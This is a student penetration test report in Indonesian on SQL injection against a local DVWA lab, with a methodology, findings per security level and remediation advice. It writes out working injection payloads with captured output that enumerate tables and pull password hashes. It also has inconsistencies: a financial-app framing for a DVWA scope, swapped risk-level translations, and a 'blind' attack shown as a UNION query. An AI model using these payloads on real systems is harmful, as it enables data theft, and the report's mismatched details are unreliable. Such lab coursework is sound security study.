Vulnerability Assessment

Version 1.0
June 8, 2025

Final Exam of
Penetration Testing and Ethical Hacker

Vulnerability Assessment

Group A

DVWA (Damn Vulnerable Web Application)

Version 1.0 Date: June 8, 2025

Evaluator Name	Signature	Date

Table of Contents

Penetration Test Report

1. Executive Summary

Pengujian penetrasi ini dilakukan sebagai bagian dari audit keamanan berkala terhadap aplikasi web internal yang digunakan untuk mengelola data keuangan pada institusi. Tujuan utama dari pengujian ini adalah untuk mengidentifikasi potensi kerentanan yang dapat dimanfaatkan oleh pihak tidak bertanggung jawab untuk mengakses atau mengganggu data keuangan dan informasi pegawai yang sensitif. Pengujian dilakukan dalam skenario *white-box* pada tanggal 6 Juni - 8 Juni 2025, dengan cakupan terbatas pada fitur login pengguna, dashboard aktivitas keuangan, manajemen data pegawai, dan modul laporan keuangan. Penguji diberi akses sebagai pengguna biasa serta akses terbatas ke jaringan internal.

Hasil utama dari pengujian menunjukkan bahwa terdapat 3 kerentanan yang berhasil dieksploitasi, masing-masing pada level keamanan *Low* (Rendah), *Medium* (Tinggi), dan *High* (Sedang). Sementara itu, pengujian pada level *Impossible* menunjukkan bahwa perlindungan telah cukup efektif dan serangan tidak berhasil. Jika kerentanan tersebut dieksploitasi pada sistem di dunia nyata (bukan hanya simulasi), dampaknya bisa mencakup pencurian data sensitif, gangguan layanan, serta pelanggaran terhadap regulasi perlindungan data. Hal ini dapat merugikan institusi secara reputasi dan finansial.

Sistem keamanan pada saat ini menunjukkan bahwa web ini masih memiliki beberapa kerentanan dalam menangani serangan berbasis input, seperti *SQL Injection.* Oleh karena itu, sangat penting bagi organisasi untuk segera melakukan perbaikan terhadap kerentanan yang ditemukan, menerapkan kebijakan keamanan yang menyeluruh dan berkelanjutan, serta menjadwalkan pengujian ulang setelah perbaikan dilakukan.

2. Scope of Engagement

Penetration testing ini dilakukan untuk mengevaluasi keamanan dari sistem aplikasi web DVWA yang dijalankan secara lokal. Ruang lingkup pengujian ini ditentukan secara eksplisit untuk menghindari kesalahpahaman antara tim penguji dan pihak yang diuji. Lingkup aset yang diuji, antara lain:

- Web Application: http://localhost/DVWA
- Internal IP Address: 127.0.0.1 (loopback address)
- Lingkungan pengujian: Sistem lokal berbasis Linux dengan DVWA yang sudah terinstal.

Jenis pengujian yang dilakukan adalah *White-box Testing*, karena penguji memiliki akses penuh terhadap sistem, termasuk konfigurasi keamanan, kode sumber, dan kontrol terhadap level keamanan *(Low, Medium, High, Impossible)*. Hal ini memungkinkan pengujian dilakukan dengan pendekatan terstruktur dan menyeluruh terhadap setiap kerentanan yang tersedia di aplikasi.

Aktivitas yang diperbolehkan selama pengujian yaitu hanya dibatasi seperti pengujian fitur yang ada pada DVWA, seperti *SQL Injection* dengan berbagai level *(Low, Medium, High,* dan *Impossible)*, eksploitasi kerentanan input pengguna, serta pengujian terhadap validasi dan sanitasi input. Sementara itu, terdapat beberapa aktivitas yang dilarang selama pengujian, yakni seperti:

- Serangan *Denial of Service* (DoS).
- Perusakan sistem atau penghapusan data.
- Pengujian di luar lingkungan lokal (tidak boleh dilakukan terhadap sistem produksi atau publik).

Jangka Waktu Pengujian

- Tanggal Mulai: 6 Juni 2025
- Tanggal Selesai: 8 Juni 2025

Batasan Teknis dan Hukum

Pengujian dijalankan hanya dalam aplikasi DVWA yang berjalan secara lokal di lingkungan yang terisolasi (LocalHost), sehingga mereka tidak mempengaruhi sistem

produksi, jaringan publik, atau sistem pihak ketiga. Selama pengujian, tidak diizinkan untuk melakukan serangan *Denial of Service* (DOS), memasukkan *malware*, atau menggunakan eksploitasi berbahaya yang dapat menyebabkan kerusakan sistem. Seluruh aktivitas pengujian dilakukan semata-mata untuk tujuan edukatif dalam lingkup akademik, dan hasilnya tidak akan dipublikasikan atau digunakan di luar konteks laporan ini tanpa izin.

3. Methodology

Metodologi pengujian penetrasi ini mengacu pada standar dari OWASP, yaitu OWASP *Web Security Testing Guide*, khususnya pada bagian *Testing for SQL Injection*. Pengujian akan dilakukan dengan pendekatan kombinasi manual dan otomatis. Pengujian secara manual akan dilakukan dengan menggunakan teknik injeksi SQL secara langsung pada *input field* yang tersedia. Sedangkan pengujian secara otomatis akan menggunakan alat Burp Suite yang memiliki fungsi *intruder dan repeater*.


Pengujian tersebut akan melalui beberapa tahapan sebagai berikut:

- *Reconnaissance*

  Reconnaissance atau pengintaian dilakukan secara manual dengan mengamati halaman dan struktur aplikasi serta mengidentifikasi parameter GET/POST pada URL. Hal ini dilakukan untuk mengumpulkan informasi awal dan menemukan potensi celah keamanan.


- *Threat Modeling*

Threat Modeling dilakukan dengan menentukan posisi yang akan diinjeksikan dan mengklasifikasikan kemungkinan dampak yang terjadi seperti terungkapnya isi dari basis data, melewati sistem otentikasi, serta akses tidak sah terhadap data. *Threat Modeling* bertujuan untuk mengidentifikasi potensi skenario serangan berdasarkan input yang tersedia.




- *Vulnerability Analysis*


  Vulnerability analysis atau analisa kerentanan dilakukan dengan menyisipkan payload seperti %‘ OR ‘0’=’0 atau %’ OR 0=0 UNION SELECT NULL, version() # lalu mengamati output atau perubahan yang terjadi sebagai indikator keberhasilan. Pada tahap ini juga akan menggunakan fungsi intruder pada Burp Suite.





- *Exploitation*

  Eksploitasi kerentanan dilakukan untuk membuktikan dampak nyata yang dapat terjadi. Eksploitasi dapat berupa pengungkapan informasi nama basis data, nama tabel dan kolom data.


127.0.0.1:42001/vulnerabilities/sqli/?id=%25'+or+0%3D0+union+select+null%2C+database()+%23&Submit=Submit#
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
ChatGPT
DVWA
Vulnerability: SQL Injection
User ID:
Submit
ID: %' or 0=0 union select null, database() #
First name: admin
Surname: admin
ID: %' or 0=0 union select null, database() #
First name: Gordon
Surname: Brown
ID: %' or 0=0 union select null, database() #
First name: Hack
Surname: Me
ID: %' or 0=0 union select null, database() #
First name: Pablo
Surname: Picasso
ID: %' or 0=0 union select null, database() #
First name: Bob
Surname: Smith
ID: %' or 0=0 union select null, database() #
First name:
Surname: dvwa


127.0.0.1:42001/vulnerabilities/sqli/?id=%25'+and+1%3D0+union+select+null%2C+table_name+from+information_
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
ChatGPT
DVWA
Vulnerability: SQL Injection
User ID:
Submit
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ALL_PLUGINS
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: APPLICABLE_ROLES
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHECK_CONSTRAINTS
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY



127.0.0.1:42001/vulnerabilities/sqli/?id=%25'+and+1%3D0+union+select+null%2C+table_name+from+information_
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
ChatGPT
DVWA
Vulnerability: SQL Injection
User ID:
Submit
ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: USER_PRIVILEGES
ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: USER_STATISTICS
ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: user_variables
ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: users




- *Post-Exploitation*


  Post-Exploitation merupakan tahapan setelah berhasil melakukan eksploitasi dengan memanfaatkan data yang berhasil didapatkan untuk melakukan tindakan lebih lanjut seperti mengungkapkan kredensial admin dan akun pengguna. Hal ini dilakukan untuk mengevaluasi potensi dampak lebih lanjut dari kerentanan yang ada.

  Pada DVWA *Level Low*, injeksi SQL dapat langsung dilakukan pada *input text* yang tersedia.




Pada DVWA *Level Medium*, *input text* telah diganti dengan *dropdown selection* sehingga pengguna tidak dapat memasukkan teks dengan bebas. Injeksi SQL dapat dilakukan dengan 2 metode. Metode pertama yaitu memanipulasi *query* pada HTML dengan memanfaatkan fitur *inspect* pada peramban, metode kedua yaitu dengan memanfaatkan fitur *repeater* pada Burp Suite untuk memanipulasi *query* yang terkirim.





Pada DVWA *Level High*, injeksi SQL menjadi lebih sulit karena adanya berbagai mekanisme perlindungan. Pada level ini, *input* dari pengguna diperiksa dengan ketat. Contohnya, hanya angka yang diizinkan untuk parameter ID, sehingga input seperti ' OR 1=1 tidak akan diterima. Namun pada level ini, Injeksi SQL masih memungkinkan dengan melalui *Blind SQL Injection*. Serangan mencoba mengekstrak data dengan mengirimkan query yang menghasilkan respons benar atau salah tanpa menampilkan data langsung. Data yang dihasilkan juga berbentuk hash, sehingga diperlukan algoritma untuk membalikan kode yang sudah dikonversi ke bentuk sebelumnya.



Dari hasil pengujian serangan injeksi SQL pada DVWA dengan *Level Imposible*, menunjukan bahwa serangan SQL tidak berhasil karena beberapa mekanisme yang telah dilakukan yakni diantaranya, validasi input yang ketat, dan *escaping character*.

- *Reporting*

  Menyusun laporan yang mencakup ringkasan eksekutif, temuan utama, dampak, dan rekomendasi mitigasi dengan dokumentasi hasil pengujian secara jelas dan sistematis.

4. Summary of Findings

Berdasarkan hasil pengujian yang telah dilakukan terhadap sistem DVWA *(Damn Vulnerable Web Application)*, ditemukan beberapa kerentanan yang dapat dieksploitasi menggunakan metode SQL Injection. Pengujian dilakukan pada empat level keamanan yang disediakan oleh DVWA, yaitu *Low, Medium, High,* dan *Impossible*. Setiap level menunjukkan tingkat keberhasilan eksploitasi yang berbeda-beda.

ID	Vulnerability	Risk Level	Status
F01	SQL Injection - Low Security Level	Critical	Exploited
F02	SQL Injection - Medium Security Level	High	Exploited
F03	SQL Injection - High Security Level	Medium	Exploited
F04	SQL Injection - Impossible Security Level	Low	Not Exploited

Pada level *Low*, kerentanan sangat mudah dieksploitasi karena tidak terdapat validasi input sama sekali, sehingga query SQL dapat disisipkan langsung untuk mendapatkan seluruh data pengguna dari basis data. Serangan berhasil dengan menggunakan operator logika maupun UNION SELECT. Tidak ada validasi input yang memadai, memungkinkan penyerang untuk:

- Mengekstrak seluruh data pengguna dengan query: %' or '0'='0'
- Mendapatkan informasi versi *database* dengan UNION SELECT
- Mengakses tabel dan kolom *database* sistem
- Mengekstrak *username* dan *password hash* dari *tabel users*

Pada level *Medium*, terdapat sedikit pengamanan dari sisi input, namun serangan *SQL Injection* masih dapat dilakukan dengan memanfaatkan hasil inspeksi elemen dan

menyisipkan query secara langsung. Hasil serangan juga menunjukkan bahwa data sensitif seperti *password* masih bisa diperoleh. Penyerang dapat:

- Menginjeksi query melalui manipulasi form HTML
- Mengekstrak password *hash* dengan query:

```
1' UNION SELECT password, null FROM users --
```

Pada level *High*, sistem telah menerapkan validasi input yang lebih ketat. Meskipun demikian, eksploitasi masih dimungkinkan dengan menggunakan teknik *Blind SQL Injection*, yaitu dengan menyisipkan query yang tidak langsung menampilkan data, tetapi menghasilkan respons logis dari server. Pada level ini, data yang direkam adalah kata sandi hash. Serangan memerlukan teknik yang lebih canggih:

- *Blind SQL Injection* untuk ekstraksi data secara bertahap
- Data hasil berupa hash yang memerlukan dekripsi
- Query:

```
1' UNION SELECT first_name, password FROM users --' LIMIT 1;
```

Sementara itu, pada level *Impossible*, seluruh serangan *SQL Injection* tidak berhasil dilakukan. Hal ini menunjukkan bahwa sistem telah memiliki mekanisme proteksi yang efektif, seperti validasi input yang ketat dan penggunaan escaping character untuk mencegah injeksi kode SQL. Level keamanan tertinggi berhasil memblokir serangan SQL Injection melalui:

- Validasi input yang sangat ketat
- *Proper escaping characters*
- Penggunaan *prepared statements*
- Input *sanitization* yang komprehensif

5. Recommendations

Tujuan dari bagian ini adalah untuk memberikan solusi konkret terhadap temuan kerentanan, khususnya pada serangan *SQL Injection* yang teridentifikasi dalam pengujian. Salah satu langkah terpenting yang harus segera dilakukan oleh pengelola

aplikasi web adalah melakukan sanitasi dan validasi terhadap semua input pengguna. Semua data yang diterima dari form, URL parameter, cookie, maupun header HTTP perlu diperiksa dan disaring secara ketat. Validasi input sebelum eksekusi query perlu dilakukan. Selain itu, pemilihan jenis enkripsi untuk Password tidak boleh sembarangan. Hal ini penting untuk dilakukan demi keamanan data pada aplikasi. Adapun beberapa langkah prioritas yang disarankan untuk segera dilakukan meliputi:

- Validasi Input: Terapkan validasi input sebelum eksekusi query untuk semua input pengguna untuk mencegah injeksi SQL.
- Penanganan Error: Tidak menampilkan detail pesan error SQL kepada pengguna.
- Enkripsi Kuat: Gunakan algoritma enkripsi yang kuat untuk melindungi kata sandi.
- Parameterisasi semua query SQL pada sisi server (*High Priority*).
- Update seluruh *framework, library,* dan *engine database* ke versi terbaru yang telah mendapatkan patch keamanan.

Untuk memperkuat perlindungan secara menyeluruh, penggunaan *Web Application Firewall* (WAF) juga sangat disarankan. *Tools* seperti *ModSecurity* (*open-source*) atau layanan *cloud* WAF (seperti AWS WAF, Cloudflare) dapat menyaring permintaan mencurigakan sebelum mencapai aplikasi. Selain itu, pengujian keamanan secara berkala menggunakan *tools* seperti OWASP ZAP (DAST) atau SonarQube (SAST) dapat membantu mendeteksi kelemahan kode sejak dini sebelum dirilis atau diimplementasikan.

6. Conclusion

Pengujian penetrasi ini berhasil mengungkap bahwa sistem DVWA dalam kondisi berisiko tinggi, terutama pada konfigurasi level keamanan rendah hingga sedang. Kerentanan *critical* yang berhasil dieksploitasi mengindikasikan bahwa tanpa penerapan perlindungan dasar seperti validasi input dan parameterisasi query, sistem sangat rentan terhadap serangan yang dapat mengakibatkan kebocoran data sensitif dan kompromi akun pengguna.

Jika tidak segera ditindaklanjuti, kerentanan ini dapat berdampak jangka panjang terhadap organisasi, termasuk risiko kehilangan kepercayaan pengguna dan potensi

gangguan operasional yang serius. Perbaikan sistem keamanan bukanlah upaya sekali selesai, melainkan proses berkelanjutan. Oleh karena itu, sangat penting bagi organisasi untuk melakukan perbaikan segera terhadap temuan kerentanan, terutama pada sanitasi input dan perlindungan terhadap SQL Injection, menjadwalkan pengujian ulang (re-testing) setelah penerapan perbaikan untuk memastikan efektivitas mitigasi, serta melakukan audit keamanan secara berkala dan mempertimbangkan implementasi teknologi menggunakan beberapa *tools* untuk perlindungan tambahan.